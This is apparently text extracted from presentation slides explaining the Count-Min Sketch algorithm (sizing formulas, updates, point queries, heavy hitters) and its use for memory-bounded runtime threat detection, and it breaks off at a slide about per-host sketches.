


$w = \text{ceil}(e / \varepsilon) \rightarrow$ where e is the base of the natural logarithm, ε is the desired error rate

$d = \text{ceil}(\ln(1/\delta)) \rightarrow \delta$ is the desired probability of failure

CountMinSketch - Update counts


Width = w buckets (NUMBUCKETS)



`matrix[d][hash%NUMBUCKETS]++`

CountMinSketch - Get count estimates

Width = w buckets (NUMBUCKETS)



Get the min value (point query)

k heavy hitters
or
simple thresholds



CountMinSketch - Decisions


k heavy hitters
or
simple thresholds



No undercounting - prone to overcounting - perfect for heavy hitters detection in skewed distributions

In runtime Threat Detection approx knowing recurring high volume patterns is a huge win!

CountMinSketch - Take Away



- > Less Memory
- > Fixed Memory




- > Overcounting within error
- > Safety boundary



- > Won't blow up in production

CountMinSketch - How To Runtime Threat Detection

One shared set of sketches per host



Sketch 1




Sketch 2



